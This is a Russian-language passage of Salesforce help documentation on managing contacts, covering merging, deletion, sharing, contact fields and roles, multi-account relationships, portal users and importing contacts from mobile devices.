Партнерский портал доступен в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Объединение повторяющихся контактов с использованием Salesforce Classic.

1. Нажмите кнопку **«Объединить контакты»** в связанном списке организации «Контакты».
2. Выберите не более трех контактов, которые требуется объединить. Воспользуйтесь полем поиска для уточнения списка или нажмите **«Все контакты»**, чтобы просмотреть весь список. Нажмите кнопку **«Далее»**.
3. Выберите один контакт в качестве основной записи.
4. Если организация использует партнерский или клиентский портал, можно выбрать запись, которую следует сохранить от лица пользователя портала. Если объединенный контакт не должен включать в себя пользователей портала, установите флажок в поле «Не является пользователем портала».
5. Выберите нужные значения поля в каждой записи. Поля с конфликтующими значениями будут выделены.
6. Нажмите кнопку **«Объединить»**.

Как данное действие выполняется на практике: порядок объединения контактов в системе Salesforce

СМ. ТАКЖЕ:

Рекомендации по объединению повторяющихся контактов

Рекомендации по объединению контактов, связанных с пользователями портала

Отображение иерархий контактов

Предоставьте своей группе сбыта ключевой инструмент для планирования стратегии сбыта, отобразив контакты в форме иерархии или в схеме организации.

СМ. ТАКЖЕ:

Контакты

Рекомендации по удалению контактов

Большинство контактов можно удалить одним щелчком мыши. Ниже приведены сведения о том, кто может удалить контакты и что происходит с записями, связанными с удаленными контактами.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

- Удаление контакта доступно администратору, ответственному или его менеджеру в иерархии ролей организации, *а также* пользователям с соответствующим полномочием. Если вы соответствуете этим требованиям, на странице сведений о контакте и в строке соответствующего спискового представления будет отображаться кнопка **«Удалить»**.
- При удалении контакта эти связанные записи также будут удалены. Для их удаления не требуются особые полномочия.
  - Активы без обращений
  - Вложения
  - Журнал кампании
  - События
  - Примечания
  - Задачи

  Организации, права и возможности, связанные с контактом, сохраняются.
- Удаленный контакт перемещается в корзину. Отмена удаления восстанавливает все связанные записи, включая имена пользователей портала самообслуживания.
- При удалении основного контакта действия роль нового основного контакта автоматически назначается другому контакту. Чтобы вручную выбрать другой основной контакт, рекомендуем изменить действие.
- Нельзя удалить контакты, связанные с записями следующих типов.
  - Активы с обращениями
  - Обращения
  - Контракты
  - Пользователи-партнеры
  - Сервисные контракты
  - Активные пользователи портала самообслуживания
  - Активные пользователи клиентского портала

СМ. ТАКЖЕ:

Удаление записей

Предоставление общего доступа к контактам

Предоставление общего доступа к контактам облегчает сотрудничество между сотрудниками группы сбыта.

Для получения общего доступа к контактам у пользователя должны иметься полномочия на чтение контактов. При предоставлении общего доступа к записи контакта, с которой связана организация, общий доступ к организации предоставляется только при наличии у пользователя полномочий доступа к записям организаций.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Нажмите кнопку **«Общий доступ»** на странице сведений о записи.

   Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к контакту.

2. Ниже перечислены действия, доступные на странице «Сведения об общем доступе».
   - Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений.
   - Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
   - Чтобы просмотреть всех пользователей, имеющих доступ к записи, нажмите кнопку **«Развернуть список»**.
   - Чтобы предоставить доступ к записи другим пользователям, группам, ролям или территориям, нажмите кнопку **«Добавить»**.
   - Чтобы изменить или удалить уровень доступа, щелкните ссылку **«Правка»** или **«Удал.»** напротив нужного элемента списка при использовании созданных правил общего доступа, предоставляемого вручную.

3. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Контакты

Рекомендации по просмотру и редактированию контактов

Рекомендации по изменению организации для контактов

Рекомендации по предоставлению и получению общего доступа к контактам

Рекомендации по предоставлению и получению общего доступа к контактам

Ниже приведены рекомендации, которые будут полезны при предоставлении и получении общего доступа к контактам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Предоставление общего доступа к контактам недоступно для организаций, поддерживающих функцию управления территориями или организации-лица.
- Стандартные уровни доступа организации не могут быть дополнительно ограничены.
- Контакты и интересы, которых вы приглашаете на событие, должны быть доступны как минимум для чтения. Ресурс может быть приглашен на событие только при наличии как минимум полномочия «Добавить события».
- Контакты, которые не связаны с организациями, являются личными независимо от модели общего доступа, используемой в организации. Контакты могут быть просмотрены только ответственными и администраторами. Правила общего доступа

и бизнес-правила не применяются к личным контактам. Если организация использует подразделения, то личные контакты всегда принадлежат глобальному подразделению.

- Если организация недоступна получателю, то общий доступ к контакту может быть предоставлен только при наличии полномочия на общий доступ к организации.
- Если единому стандартному параметру для компании задано значение «Контролируется родительским объектом», параметры «Доступ к контакту» при публикации связанных записей (например, организаций) будут недоступны. Любой доступ к контактам будет определяться доступом пользователя к организации контакта.
- Если единому стандартному параметру для контактов задано значение «Контролируется родительским объектом», а единому стандартному параметру для организаций задано значение «Личный», то пользователи не могут просматривать контакты для чужих организаций даже при наличии полномочия «Просмотреть все» для организаций. Однако при наличии собственного контакта в организации пользователь может просматривать другие контакты этой же организации. (Доступ к родительской организации открывает доступ и к связанным дочерним записям.)

Поля контактов

Ниже перечислены поля, доступные в контактах. Доступность полей определяется настройками Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Поле	Описание
Имя организации	Организация, связанная с контактом. Введите имя организации, выберите ее списка или создайте новую. Для частных контактов организация не указывается.
Разрешить самостоятельную регистрацию на клиентском портале	Разрешение доступа к клиентскому порталу позволяет избранным контактам осуществлять самостоятельную регистрацию.
Ассистент	Ассистент контакта. Не более 40 символов.
Тел. ассистента	Номер телефона ассистента. Не более 40 символов.
Дата рождения	День рождения контакта. Щелкните поле и выберите дату в календаре.
Валюта контакта	Стандартная валюта для всех полей валюты в контакте. Стоимость отображается в валюте контакта, а также преобразуется в личную валюту пользователя. Атрибут становится доступен, если используются нескольких валют.

Поле	Описание
Подразделение контакта	Подразделение, к которому относится контакт. Значение данного поля наследуется от связанной организации. Атрибут становится доступен при использовании подразделений для сегментации данных.
Ответственный за контакт	Назначенный ответственный за контакт Недоступно в версии Personal Edition.
Тип записи контакта	Имя поля, которое определяет значения раскрывающегося списка, доступные для записи. Доступно в версиях: Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.
Создано	Пользователь, создавший контакт. Включает в себя дату и время создания контакта. Только для чтения.
Настраиваемые ссылки	Список настраиваемых ссылок для контактов, заданных администратором.
Отдел	Связанное подразделение организации. Не более 80 символов.
Описание	Описание контакта. Не более 32 КБ данных. В отчетах отображаются только первые 255 символов.
Электронная почта	Адрес эл. почты контакта. Требуется действительный адрес электронной почты. Не более 80 символов. Чтобы отправить сообщение эл. почты с помощью личного почтового приложения, щелкните адрес эл. почты в данном поле. Действие не регистрируется в журнале записи контакта. Если в организации включена служба «Кнопки и ссылки Gmail», щелкните ссылку Gmail напротив данного поля, чтобы отправить сообщение эл. почты из аккаунта Gmail.
Факс	Номер факса контакта. Не более 40 символов.
Личное имя	Личное имя контакта, отображаемое на странице редактирования сведений о контакте. Не более 40 символов.
Личное имя (на родном языке)	Личное имя контакта, переведенное на родной язык.
Дом. тел.	Номер домашнего телефона контакта. Не более 40 символов.
Последнее изменение сделано	Пользователь, который изменял поля контакта последним, а также дата и время изменения. Данное поле не отслеживает изменения, внесенные в любые элементы связанного списка контакта. Только для чтения.

Поле	Описание
Фамилия	Фамилия контакта, отображаемая на странице редактирования сведений о контакте. Не более 80 символов.
Фамилия (на родном языке)	Фамилия контакта, переведенная на родной язык.
Источник интереса	Источник записи: например, реклама, партнер или Интернет. Источник выбирается из раскрывающегося списка доступных значений, заданных администратором. Не более 40 символов на каждое значение из раскрывающегося списка.
Город в почтовом адресе	Часть почтового адреса: название города. Не более 40 символов.
Страна в почтовом адресе	Город, указываемый в почтовом адресе. Не более 80 символов.
Область/штат в почтовом адресе	Часть почтового адреса: название области или штата. Не более 80 символов.
Улица в почтовом адресе	Часть почтового адреса: название улицы. Не более 255 символов.
Индекс в почтовом адресе	Часть почтового адреса: почтовый индекс. Не более 20 символов.
Отчество	Отчество контакта, отображаемое на странице редактирования сведений о контакте. Не более 40 символов. Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку *«Пользовательский интерфейс»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользовательский интерфейс»**. Выберите параметр «Включить отчества для имен пользователей».
Отчество (на родном языке)	Отчество контакта, переведенное на родной язык. Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку *«Пользовательский интерфейс»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользовательский интерфейс»**. Выберите параметр «Включить отчества для имен пользователей».
Мобильный	Номер мобильного телефона контакта. Не более 40 символов.
Имя	Личное имя, отчество (бета-версия), фамилия и суффикс (бета-версия) контакта, отображаемые на странице редактирования сведений о контакте.

Поле	Описание
Другой город	Часть другого почтового адреса контакта: название города. Не более 40 символов.
Другая страна	Город в дополнительном адресе контакта. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Максимальная длина текстового поля — 80 символов.
Другие область/штат	Область или штат в дополнительном адресе контакта. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Максимальная длина текстового поля — 80 символов.
Другая улица	Часть другого почтового адреса контакта: название улицы. Не более 255 символов.
Другой почтовый индекс	Часть другого почтового адреса контакта: почтовый индекс. Не более 20 символов.
Другой тел.	Другой номер телефона контакта. Не более 40 символов.
Тел.	Номер основного телефона контакта. Не более 40 символов.
Подчиненный	Имя менеджера контакта. Введите имя контакта или выберите его из списка.
Приветствие	Приветствие при обращении к контакту (например, господин, госпожа, профессор). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Не более 40 символов.
Суффикс	Суффикс имени контакта, отображаемый на странице редактирования сведений о контакте. Не более 40 символов. Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку *«Пользовательский интерфейс»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользовательский интерфейс»**. Выберите параметр «Включить отчества для имен пользователей».
Должность	Должность контакта внутри организации. Не более 80 символов.
Username	Только для контактов портала самообслуживания. По умолчанию поле «Имя пользователя» содержит значение поля «Эл. почта». При входе на портал самообслуживания контакт должен указывать свое имя пользователя. Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут

Поле	Описание
	использовать портал самообслуживания в обычном режиме.

СМ. ТАКЖЕ:

- Рекомендации по созданию контактов
- Рекомендации по изменению организации для контактов

Поля ролей контактов

Роли контактов определяют функции, которые контакт или организация-лицо выполняет в организации, обращении, контракте или возможности. Ниже перечислены поля, доступные для роли контакта. Для Lightning Experience включено поле возможностей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Поле	Описание
Контакт	Имя контакта или организации-лица. Выберите текущий контакт или создайте новый.
Основной	При выборе этого параметра лицо определяется как основной контакт для записи. Параметр «Основной» недоступен для обращений. Вместо этого контакт, указанный в поле «Имя контакта» записи организации, автоматически становится основным.
Роль	Роль контакта для записи. Значения данного раскрывающегося списка могут быть настроены администратором.

Добавление ролей контактов и управление ими

Укажите роль, которую каждый контакт или организация-лицо играет в бизнес-процессе.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Добавление ролей контактов и управление ими в Lightning Experience

Роли контактов добавляют к возможностям или контрактам, чтобы определить роль каждого контакта в бизнес-процессе.

Добавление ролей контактов и управление ими в Salesforce Classic

Роли контактов добавляют к организациям, обращениям, контрактам и возможностям, чтобы определить роль, которую каждый контакт играет в бизнес-процессе.

Добавление ролей контактов и управление ими в Lightning Experience

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для добавления или редактирования ролей контактов:	«Редактирование» для объекта, с которым связаны роли контактов (например, организации или возможности) И «Чтение» для контактов
Для просмотра ролей контактов:	«Чтение» для объекта, с которым связаны роли контактов (например, организации или возможности)

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **все** версии.

Роли контактов добавляют к возможностям или контрактам, чтобы определить роль каждого контакта в бизнес-процессе.

Важное замечание: В приложении Lightning Experience роли контактов доступны для возможностей и контрактов. Несмотря на то, что роли действуют подобным образом для каждого доступного объекта, они функционируют независимо. Потому их следует настроить и использовать отдельно для каждого объекта.

1. Щелкните ссылку **«Добавить роль контакта»** в связанном списке ролей контактов для возможности или контракта.
2. Чтобы выбрать контакт или организацию-лицо, щелкните поле контакта. При необходимости нажмите кнопку **«Создать контакт»** для создания контакта.
3. Выберите роль для контакта. Если роль не выбрана, контакт добавляется к связанному списку «Роль контакта» с возможностью последующего редактирования.
4. При необходимости определите основной контакт для записи.
5. Сохраните внесенные изменения.
6. Поддерживайте актуальность ролей контактов путем их редактирования и удаления.

Пример: В компании «АВ Компьютинг» Мария Иванова оценивает все предложения и направляет их Ивану Петрову для принятия окончательного решения. В записи возможности для «АВ Компьютинг» Мария Иванова определена как эксперт по оценке, а Иван Петров как сотрудник, принимающий решения. Теперь вы знаете, к кому обращаться в первую очередь!

СМ. ТАКЖЕ:

Рекомендации по использованию ролей контактов

Поля ролей контактов

Настройка ролей контактов

Добавление ролей контактов и управление ими в Salesforce Classic

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для добавления или редактирования ролей контактов:	«Редактирование» для объекта, с которым связаны роли контактов (например, организации, обращения, контракты или возможности) И «Чтение» для контактов
Для просмотра ролей контактов:	«Чтение» для объекта, с которым связаны роли контактов (например, организации, обращения, контракты или возможности)

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

Роли контактов добавляют к организациям, обращениям, контрактам и возможностям, чтобы определить роль, которую каждый контакт играет в бизнес-процессе.

Важное замечание: В приложении Salesforce Classic роли контактов доступны для организаций, возможностей, обращений и контрактов. В приложении Lightning Experience роли контактов доступны для возможностей и контрактов. Роли контактов функционируют независимо, хотя выполняют подобные действия для каждого доступного объекта. Потому их следует настроить и использовать отдельно для каждого объекта.

1. Нажмите кнопку **«Создать»** в связанном списке организации, обращения, контракта или возможности «Роли контактов».
2. Чтобы выбрать контакт или организацию-лицо, нажмите значок поиска. При необходимости нажмите кнопку **«Создать»**, чтобы создать контакт.
3. Выберите роль для контакта.
4. При необходимости определите основной контакт для записи. Это действие не поддерживается для обращений.
5. Сохраните внесенные изменения.
6. Поддерживайте актуальность ролей контактов путем их редактирования и удаления.

Пример: В компании «АВ Компьютинг» Мария Иванова оценивает все предложения и направляет их Ивану Петрову для принятия окончательного решения. В записи возможности для «АВ Компьютинг» Мария Иванова определена как эксперт по оценке, а Иван Петров как сотрудник, принимающий решения. Теперь вы знаете, к кому обращаться в первую очередь!

СМ. ТАКЖЕ:

Рекомендации по использованию ролей контактов
Поля ролей контактов
Настройка ролей контактов

Контакты с несколькими организациями

Люди часто работают с более чем одной компанией. Владелец компании может владеть несколькими компаниями, а консультант может работать с несколькими организациями. Соотнесите единый контакт с несколькими организациями, чтобы отслеживать взаимосвязи между людьми и компаниями, не создавая повторяющихся записей.


ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При использовании параметра «Контакты с несколькими организациями» каждый контакт должен иметь основную организацию (организацию в поле «Имя организации»). Контакт и его основная организация имеют *прямую* взаимосвязь. Но вы можете добавлять к контакту другие организации. Эта вторичная взаимосвязь организации-контакта является *непрямой*.

Объект «Контакты с несколькими организациями» работает с организациями-лицами. Это означает, что организация-лицо может быть либо контактом, связанным с организацией-компанией, либо организацией, связанной с контактом. Кроме того, организация-лицо также может быть связана с другой организацией-лицом либо как контакт, либо как связанная организация. При связывании организации-лица с организацией или контактом взаимосвязь всегда косвенная. Это происходит потому, что организации-лица не имеют основных организаций, поэтому не могут напрямую быть связаны с организациями-компаниями. Кроме того, организации-лица не могут быть основными организациями для контактов, поэтому организации-лица нельзя напрямую связать с контактами.



Пример: Иван Петров является руководителем корпорации Acme, а Acme является организацией записи его контакта. Однако Иван также связан с некоммерческой медиаорганизацией Greendot Media. Добавляя Greendot Media в виде связанной организации к записи контакта Ивана, вы можете отслеживать его взаимосвязи. Иван установил *прямой* контакт с Acme, так как Acme является организацией записи его контакта. И он же установил *непрямой* контакт с

Greendot Media и другими организациями, с которым связан. Таким образом, Иван появляется в связанном списке «Связанные контакты» для Greendot Media и других организаций, с которыми у него установлена непрямая связь.

СМ. ТАКЖЕ:

- Сравнение контактов для нескольких организаций с другими вариантами
- Создание и редактирование взаимосвязей между контактами и организациями
- Рекомендации по связям контакта с несколькими организациями
- Настройка контактов с несколькими организациями

Создание и редактирование взаимосвязей между контактами и организациями

Для упрощения отслеживания взаимосвязей между людьми и компаниями, с которыми они работают, соотнесите единую запись контакта с несколькими записями организаций.

1. В записи организации используйте связанный список «Связанные контакты», чтобы создавать или редактировать взаимосвязи между организациями и контактами или организациями-лицами.
   a. Создайте взаимосвязь, нажав **«Добавить взаимосвязь»**.
   b. Редактируйте существующую взаимосвязь, нажав **«Просмотреть взаимосв.»** (в Salesforce Classic) или **«Просмотреть взаимосвязь»** (в Lightning Experience), а затем **«Редактировать взаимосвязь»**.
2. Заполните поля информации взаимосвязи организации и контакта.

   Прим.: Поле «Прямая» определяет, является ли связанная с контактом организация основной. Это поле доступно только для чтения, так как генерируется системой на основе поля «Имя организации» для контакта. Чтобы удалить прямую взаимосвязь между контактом и организацией, измените основную организацию контакта или удалите контакт. Организации-лица всегда имеют косвенную взаимосвязь с организациями-компаниями.
3. Сохраните внесенные изменения.

Чтобы создать и редактировать взаимосвязи организации и контакта в записи контакта или организации-лица, используйте связанный список «Связанные организации».

СМ. ТАКЖЕ:

- Контакты с несколькими организациями
- Рекомендации по связям контакта с несколькими организациями
- Поля взаимосвязи с контактами организации

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создавать, редактировать или удалять взаимосвязи между организацией и контактами,

- Чтение для организаций и Редактирование для контактов

Чтобы просматривать взаимосвязи между организацией и контактами

- «Чтение» для организаций и контактов

Рекомендации по связям контакта с несколькими организациями

Ознакомьтесь с потенциальными рекомендациями, прежде чем связать единый контакт к нескольким организациями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Общие

- Организация, имеющаяся в поле «Имя организации» записи контакта, является *основной* организацией контакта. Взаимосвязь между контактом и его основной организацией является *прямой*. Все другие организации, связанные с контактом, имеют *непрямые* взаимосвязи.
- Чтобы удалить прямую взаимосвязь между контактом и организацией, измените основную организацию контакта или удалите контакт.
- Вы можете импортировать взаимосвязи организация-контакт с помощью Data Loader, но не с помощью мастера импорта данных.
- Пользователи сообщества с лицензией пользователя «Сообщество клиентов» не могут видеть косвенные взаимосвязи между организацией и контактом.
- В Lightning Experience и Salesforce1 действие уровня строки **«Добавить в кампанию»** недоступно из связанного списка «Связанные контакты» в записях организации. Щелкните **Отобразить все**, чтобы увидеть весь связанный список и получить доступ к массовому действию «Добавить в кампанию».

Взаимосвязи контакта и организации

- Все прямые контакты автоматически включены в связанный список «Связанные контакты» записи организации, так что администратор может удалить связанный список «Контакты» с макетов страницы.
- Если вы имеете доступ к отдельной организации, связанные контакты, которые доступны вам для чтения, появятся в связанных списках «Связанные контакты». Если вы получаете доступ к отдельному контакту, все связанные организации появляются в связанном списке «Связанные организации», но вы можете открыть только организации, доступные вам для чтения.
- При создании непрямых взаимосвязей между организациями и контактами контакт должен иметь первичную организацию — он не может быть личным.
- Новый контакт нельзя создать со страницы сведений «Взаимосвязь с контактом организации».
- При изменении триггеров основной организации контакта, бизнес-правила, которое изменяет основной контакт на какой-либо другой, взаимосвязь между контактом и выбранной организацией сохраняется как косвенная взаимосвязь. Это действует, *только* если администратор настроил параметры на сохранение предыдущих взаимосвязей.
- В некоторых списках недавно использованных элементов (например поле поиска контакта) отображаются только прямые взаимосвязи.

Объединение

- При попытке объединения контактов, имеющих непрямую связь с одной и той же организацией, появится сообщение об ошибке с предложением удалить повторяющуюся взаимосвязь. То же самое происходит в случае объединения организаций, косвенно связанных с одним и тем же контактом. В сообщении об ошибке указывается, какие взаимосвязи организаций и контактов не позволяют произвести объединение, без учета того, есть ли у вас доступ к записям. Если у вас нет доступа к записи, вы не сможете к ней перейти.

- При объединении организаций-лиц косвенные взаимосвязи с организациями и контактами оцениваются по отдельности. При наличии конфликтов с взаимосвязями обоих видов выдается два сообщения об ошибках, которые необходимо будет устранять по отдельности.

Интеграция с Mircosoft

- При синхронизации контактов между Salesforce и Microsoft Outlook синхронизируется только взаимосвязь основной организации.
- В случае удаления имени организации из контакта в Outlook контакт не будет синхронизирован в Salesforce при наличии взаимосвязей с другими организациями в Salesforce.

Параметры администратора

- При попытке удалить организацию, имеющую прямые контакты, связанные с другими организациями, дальнейшее развитие событий зависит от установок администратора в настройках организации. Вам либо недоступно, либо разрешено удаление организации. Если вам разрешено удалять организацию, все прямые контакты будут удалены автоматически, независимо от наличия связи с другими организациями.
- При изменении основной организации контакта дальнейшее развитие событий с предыдущей взаимосвязью с организацией зависит от установок администратора в настройках организации. Взаимосвязь между контактом и предыдущей основной организацией будет удалена или сохранена как непрямая.
- Будут ли действия сводиться к родительской организации контакта, зависит от установок вашего администратора в настройках действий.

СМ. ТАКЖЕ:

Правила проверки для взаимосвязей с контактом организации

Контакты с несколькими организациями

Создание и редактирование взаимосвязей между контактами и организациями

Поля взаимосвязи с контактами организации

Функция Контакты к нескольким организациям позволяет связать один контакт с несколькими организациями через объект "Взаимосвязь с контактом организации". Макет страницы и параметры безопасности поля определяют отображаемые и редактируемые поля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Организация	Имя компании, с которой связан контакт.
Активно	Данный параметр определяет, активно ли контакт связан с компанией.
Контакт	Имя лица, связанного с организацией.
Личное	Данный параметр определяет, является ли связанная с контактом организация основной. Это доступное только для чтения поле основано на поле Имя

Поле	Описание
	организации в записи контакта. Например, в записи организации Acme связанный список «Связанные контакты» автоматически включает в себя все контакты, содержащие название Acme в поле Имя организации. В этом списке контакты помечены как прямые.
Дата окончания	Дата окончания взаимосвязи между контактом и организацией. Используйте вместе с полем Дата начала, чтобы сохранить историю взаимосвязи.
Роли	Роль, назначенная контакту в организации, например «Покупатель», «Сотрудник, принимающий решения» или «Эксперт по оценке». Возможен выбор нескольких ролей для одного контакта. Настройте роли в списке выбора путем редактирования поля. Это поле не связано с полем «Роль» в разделе «Роли контакта организации».
Дата начала	Дата начала взаимосвязи между контактом и организацией. Используйте вместе с полем Дата окончания, чтобы сохранить историю взаимосвязи.

СМ. ТАКЖЕ:

Контакты с несколькими организациями

Создание и редактирование взаимосвязей между контактами и организациями

Рекомендации по использованию иерархии контактов в Lightning Experience

Ниже перечислены рекомендации по созданию иерархий контактов.

Отображение контактов

Страница «Иерархия контактов» в Lightning Experience отображает не более 2 000 контактов. (Чтобы просмотреть контакты в другой части иерархии, войдите в иерархию из другого контакта.) Иерархия не показывает сведения о контактах, для которых нет полномочий на просмотр.

Организации-лица не поддерживаются

Организации-лица не поддерживаются для поля «Подотчетность» или действия «Просмотр иерархии контактов».

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра контактов:

- «Чтение» для контактов

Рекомендации по изменению организаций для контактов, имеющих доступ к порталам

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

Ниже приведены основные факторы, которые следует принять во внимание при изменении организаций для контактов, имеющих доступ к порталам.

- Внешним пользователям доступны собственные обращения и возможности из предыдущих организаций.
- Контакты, которым предоставлен доступ к партнерскому порталу, могут быть перенесены только в те организации, для которых включена поддержка партнерского портала.
- Чтобы соответствовать имени целевой организации, роли контактов на портале обновляются автоматически (кроме пользователей массового портала, которые не имеют ролей). Например, роль «Пользователь-клиент организации A» становится ролью «Пользователь-клиент организации B», так как имя роли содержит имя связанной организации. Роли портала уникальны для каждой организации Salesforce и расположены в иерархии ролей под ролью ответственного за организацию.
- При переносе пользователей портала в другую организацию их роли обновляются и выполняются следующие действия:
  - Возможности каждой организации Salesforce пересчитываются посредством иерархии прогнозов организации.
  - Возможности, принадлежавшие пользователю партнерского портала, не переносятся в новую организацию.
- Делегированные администраторы пользователей партнерского портала и делегированные администраторы пользователей клиентского портала могут обновлять пользователей портала в целевых организациях.

СМ. ТАКЖЕ:

Включение клиентского портала для контактов и организаций-лиц

Включение функций самообслуживания для контактов и организаций-лиц

Делегирование прав администрирования внешних пользователей

salesforce_partner_portal_guide.pdf

Импорт списков контактов с мобильного устройства в систему Salesforce

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Использование приложения Salesforce1 для импорта контактов с мобильного устройства в систему Salesforce позволяет экономить время и избежать ошибок. Данный компонент доступен только в загружаемых приложениях Salesforce1.

1. Перейдите в раздел Salesforce1 для создания контактов.
2. Коснитесь кнопки **«Импорт с устройства»**, чтобы открыть список контактов на устройстве.
3. Выберите контакт.
4. Чтобы связать контакт с организацией в системе Salesforce, перейдите к записи контакта в Salesforce и добавьте организацию.

При импорте контактов с мобильного устройства эти поля соотносятся со сведениями о контакте Salesforce.

- Эл. почта
- Дом. тел.
- Город в почтовом адресе

- Страна в почтовом адресе
- Почтовый индекс
- Область в почтовом адресе
- Улица в почтовом адресе
- Мобильный тел.
- Другой тел.
- Тел.

Прим.: Иногда при соотнесении полей контактов с мобильного устройства с записями контактов в Salesforce1 могут происходить ошибки.

СМ. ТАКЖЕ:

Рекомендации по импорту контактов с мобильного устройства

Рекомендации по импорту контактов с мобильного устройства

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

При импорте контактов с мобильного устройства в систему Salesforce следует принять во внимание следующие факторы.

- Чтобы использовать кнопку «Импорт с устройства», вам необходимо разрешение списка контактов «Позволить Salesforce1 импортировать контакты с мобильного устройства».
- При импорте контактов с устройства Android или iOS с помощью Salesforce1 в организацию Salesforce с активированными полями раскрывающегося списка «Область» и «Страна» поле «Область» не заполняется.
- Если в контакте мобильного устройства есть несколько полей для мобильных номеров телефонов, а поле «Телефон» в Salesforce не заполнено, происходит следующее.
  - Первое поле для мобильного телефона соотносится с полем «Телефон» в Salesforce.
  - Второе поле для мобильного телефона соотносится с полем «Мобильный телефон» в Salesforce.
- При выборе адресов электронной почты на мобильном устройстве Salesforce1 обычно извлекает расположение второго адреса электронной почты. Если на устройстве были созданы метки, средство интеграции попытается соотнести локальный рабочий адрес электронной почты со стандартным адресом в Salesforce.

Получение нужных высококачественных данных в любое время прямо в Salesforce

Высококачественные данные являются ключевыми для успеха бизнеса. Когда качество данных высокое, это означает, что ваши записи полные и своевременные. Это означает, что у вас хорошие связи с интересующими вас компаниями. А еще это означает, что у вас есть информация, необходимая для закрытия сделок и расширения бизнеса. Говоря кратко, высококачественные данные позволяют вам понимать, адаптировать, выделять и исполнять задачи с хирургической точностью. Data.com предлагает набор продуктов, предназначенных для того, чтобы оснастить ваш бизнес необходимыми ему высококачественными данными тогда, когда это нужно. Вы тратите меньше времени на ввод и обновление данных и можете уделять больше внимания развитию бизнеса.

Бесплатная версия Data.com доступна всем организациям Salesforce и поддерживает перечисленные ниже функции.

- Администраторы организаций, использующих версию Professional Edition или более позднюю, могут использовать инструменты управления повторами для определения необходимости создания повторяющихся записей в системе Salesforce. Администраторы могут настраивать логику, используемую для определения повторов, а также создавать отчеты по повторам, которые могут быть сохранены пользователями.
